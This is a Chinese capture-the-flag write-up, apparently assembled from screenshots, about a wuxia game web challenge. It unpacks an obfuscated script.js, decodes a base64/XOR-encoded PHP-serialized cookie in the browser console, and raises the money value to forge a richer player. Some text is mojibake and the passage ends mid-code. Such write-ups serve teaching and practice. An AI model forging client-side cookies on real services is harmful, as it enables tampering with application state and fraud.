
提示：每次练功和赚钱都会消耗5秒的时间,请您耐心等待。

【题意解读】

如来神掌要所有属性都满后才能花100000两学会；练功可以提升一点属性，需要页面延迟5秒；赚钱每次100两，需要页面延迟5秒；可各花费10000两来加满每个属性（内功、外功等）。

因此我们肯定是要想办法修改自己的金钱数目了，一开始没有头绪，想写个js脚本来自动赚钱。但看一下如果弄完也要两个小时左右，而且每次赚钱后的js弹窗无法处理，那么正解肯定不是这样。

2、看看网上各位大佬的 WriteUp，知道需要删掉网址后面的 `?action` 内容，只保留wulin.php，查看源代码得到几个js文件：




恭喜您发现了出题人留的彩蛋！！！
在这儿可以检测flag的正确性哦！！！

KEY:

提交查询


```
<html>
  <head>
    <title>江湖</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <script type="text/javascript" src="js/script.js"></script>
    <script type="text/javascript" src="js/md5.js"></script>
    <script type="text/javascript" src="js/base64.js"></script>
  </head>
  <body>
    恭喜您发现了出题人留的彩蛋！！！
    <br>
    在这儿可以检测flag的正确性哦！！！
    <br>
    <form action="./wulin.php?action=500" method="post">
      <p>
        KEY:
        <input type="text" name="key" maxlength="30">
        <br>
        <input type="submit">
      </p>
    </form>
  </body>
</html>
```

查看 script.js 文件，发现被混淆、加密了：



123.206.31.85:1616/js/script.js
搜索
https://blog.csdn.net/weixin_39190897

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<62?'':e(parseInt(c/62)))+((c=c%62)>35?String.fromCharCode(c+29):c.toString(36))};if('0'.replace(0,e)==0){while(c--)r[e(c)]=k[c];k=[function(e)
{return r[e]||e}];e=function(){return'[57-9abd-hj-zAB]'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('7 s(t){5 m=t+"=";5 8=9.cookie.n(\';\');o(5 i=0;
i<8.d;i++){5 c=8[i].trim();u(c.v(m)==0)p c.substring(m.d,c.d)}p""}7 w(a){5 x=new Base64();5 q=x.decode(a);5 r="";o(i=0;i<q.d;i++){5 b=q[i].charCodeAt();b=b^i;b=b-((i%10)+2);
r+=String.fromCharCode(b)}p r}7 ertqwe(){5 y="user";5 a=s(y);a=decodeURIComponent(a);5 z=w(a);5 8=z.n(\';\');5 e="";o(i=0;i<8.d;i++){u(-1<8[i].v("A")){e=8[i+1].n(":")[2]}}e=e.B(\'"\',"").B(\'"
\',"");9.write(\'<img id="f-1" g="h/1-1.k">\');j(7(){9.l("f-1").g="h/1-2.k"},1000);j(7(){9.l("f-1").g="h/1-3.k"},2000);j(7(){9.l("f-1").g="h/1-4.k"},3000);j(7(){9.l("f-1").g="h/6.png"},4000);
j(7(){alert("ä½ ä½¿ç"¨å¦‚æ□¥ç¥žæŽŒæ‰"è´¥äº†è'™è€□é"¹ï¼Œä½†ä¸□çŸ¥é□"æ˜¯çœŸè°«è¿˜æ˜¯å□‡è°«ï¼Œæ□□äº¤è¯•ä¸€ä¸‹å□§!A{"+md5(e)+"}")},5000)}',
[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|jpg|getElementById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp
_name|mingwen|flag|replace'.split('|'),0,{}))
```

使用JS在线工具解密转换一下：



```
eval(function(p,a,c,k,e,r){e=function(c){return(c<62?'':e(parseInt(c/62)))+
((c=c%62)>35?String.fromCharCode(c+29):c.toString(36))};if('0'.replace(0,e)==0)
{while(c--)r[e(c)]=k[c];k=[function(e){return r[e]||e}];e=function(){return'[57-9abd-hj-zAB]'};c=1};
while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('7 s(t){5 m=t+"=";5
8=9.cookie.n(\';\');o(5 i=0;i<8.d;i++){5 c=8[i].trim();u(c.v(m)==0)p c.substring(m.d,c.d)}p""}7
w(a){5 x=new Base64();5 q=x.decode(a);5 r="";o(i=0;i<q.d;i++){5 b=q[i].charCodeAt();b=b^i;
b=b-((i%10)+2);r+=String.fromCharCode(b)}p r}7 ertqwe(){5 y="user";5 a=s(y);
a=decodeURIComponent(a);5 z=w(a);5 8=z.n(\';\');5 e="";o(i=0;i<8.d;i++){u(-1<8[i].v("A"))
{e=8[i+1].n(":")[2]}}e=e.B(\'"\',"").B(\'"\',"");9.write(\'<img id="f-1" g="h/1-1.k">\');
j(7(){9.l("f-1").g="h/1-2.k"},1000);j(7(){9.l("f-1").g="h/1-3.k"},2000);j(7(){9.l("f-1").g="h
/1-4.k"},3000);j(7(){9.l("f-1").g="h/6.png"},4000);j(7(){alert("ä½ ä½¿ç”¨å¦‚æ•¥ç¥žæŽŒæ
‰"è´¥ä°†è'™èé•é•"ï¼Œä½†ä¸•çŸ¥é•"æ˜¯çœŸè°«è¿ã˜å•‡è°«ï¼Œæ••ä°¤è¯•ä¸€ä¸‹å•§!A{"+md5(e)+"}")},5000)}',
[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|jpg|getEleme
ntById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp_name|
mingwen|flag|replace'.split('|'),0,{}))
```



```
function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';');
    for (var i = 0; i < ca.length; i++) {
        var c = ca[i].trim();
        if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
    }
    return ""
}
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}
function ertqwe() {
```


获得的完整代码如下：

```
function getCookie(cname) {
 var name = cname + "=";
 var ca = document.cookie.split(';');
 for (var i = 0; i < ca.length; i++) {
  var c = ca[i].trim();
  if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
 }
 return ""
}

function decode_create(temp) {
 var base = new Base64();
 var result = base.decode(temp);
 var result3 = "";
 for (i = 0; i < result.length; i++) {
  var num = result[i].charCodeAt();
  num = num ^ i;
  num = num - ((i % 10) + 2);
  result3 += String.fromCharCode(num)
 }
 return result3
}

function ertqwe() {
 var temp_name = "user";
 var temp = getCookie(temp_name);
 temp = decodeURIComponent(temp);
 var mingwen = decode_create(temp);
 var ca = mingwen.split(';');
 var key = "";
 for (i = 0; i < ca.length; i++) {
  if (-1 < ca[i].indexOf("flag")) {
   key = ca[i + 1].split(":")[2]
  }
 }
 key = key.replace('"', "").replace('"', "");
 document.write('<img id="attack-1" src="image/1-1.jpg">');
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-2.jpg"
 }, 1000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-3.jpg"
 }, 2000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-4.jpg"
 }, 3000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/6.png"
 }, 4000);
 setTimeout(function() {
  alert("你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!flag{" + md5(key) + "}")
 }, 5000)
}
```

3、从上面的代码中我们可以关注到 Cookie 被加密了：

```
var temp_name = "user";
var temp = getCookie(temp_name);
temp = decodeURIComponent(temp);
var mingwen = decode_create(temp);
```

在浏览器控制台依次执行以上代码：



血量:870
内力:819
力道:89
定力:63
外功:花拳绣腿
内功:基本内功

```
>> var temp_name = "user";
   var temp = getCookie(temp_name);
<- undefined
>> temp
<- "UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nsLrP6dCs0LgR8fj1%2F%2B6y3
   %2B%2FapJ3XnJnkjNPf0NnRjpPD7pjzzfaMiJDcxt%2FXkP%2FB%2BI2C5vTqgUE%3D"
>> temp = decodeURIComponent(temp);
<- "UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo/BTzBxKbu6fbrB+H+ps3nsLrP6dCs0LgR8fj1/+6y3+
   /apJ3XnJnkjNPf0NnRjpPD7pjzzfaMiJDcxt/XkP/B+I2C5vTqgUE="
>> temp
<- "UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo/BTzBxKbu6fbrB+H+ps3nsLrP6dCs0LgR8fj1/+6y3+
   /apJ3XnJnkjNPf0NnRjpPD7pjzzfaMiJDcxt/XkP/B+I2C5vTqgUE="
>> var mingwen = decode_create(temp);
<- undefined
>> mingwen
<- "O:5:\"human\":10:{s:8:\"xueliang\";i:870;s:5:\"neili\";i:819;s:5:\"lidao\";i:89;s:6:\"dingli\";i:63;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:0;s:4:\"flag\";s:1:\"0\";}"
>>
```


可以看到，Cookie 里的内容按照所给解密方式解密得到一串明文。这里我们就可以通过修改 money 属性的值来变得“富有”：

```
原内容：O:5:"human":10:{s:8:"xueliang";i:863;s:5:"neili";i:875;s:5:"lidao";i:67;s:6:"dingli";i:86;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:0;s:4:"flag";s:1:"0";}
修改后：O:5:"human":10:{s:8:"xueliang";i:863;s:5:"neili";i:875;s:5:"lidao";i:67;s:6:"dingli";i:86;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:999999;s:4:"flag";s:1:"0";}
```

之后要逆着加密内容然后传回给Cookie即可完成修改金币。

> 特别要注意并不是简单的逆回去就好了，base64.js 里有坑。base64.js里是一个Base64函数，里面有两个公有方法 encode() 和 decode()，两个私有方法_utf8_encode() 和 _utf8_decode()。恶心的是 encode() 里使用了 _utf8_encode()，而 decode() 里没有使用 _utf8_decode()。

如下图所示：




```
// public method for encoding
this.encode = function (input) {
        var output = "";
        var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;
        input = _utf8_encode(input);
        while (i < input.length) {
                chr1 = input.charCodeAt(i++);
                chr2 = input.charCodeAt(i++);
                chr3 = input.charCodeAt(i++);
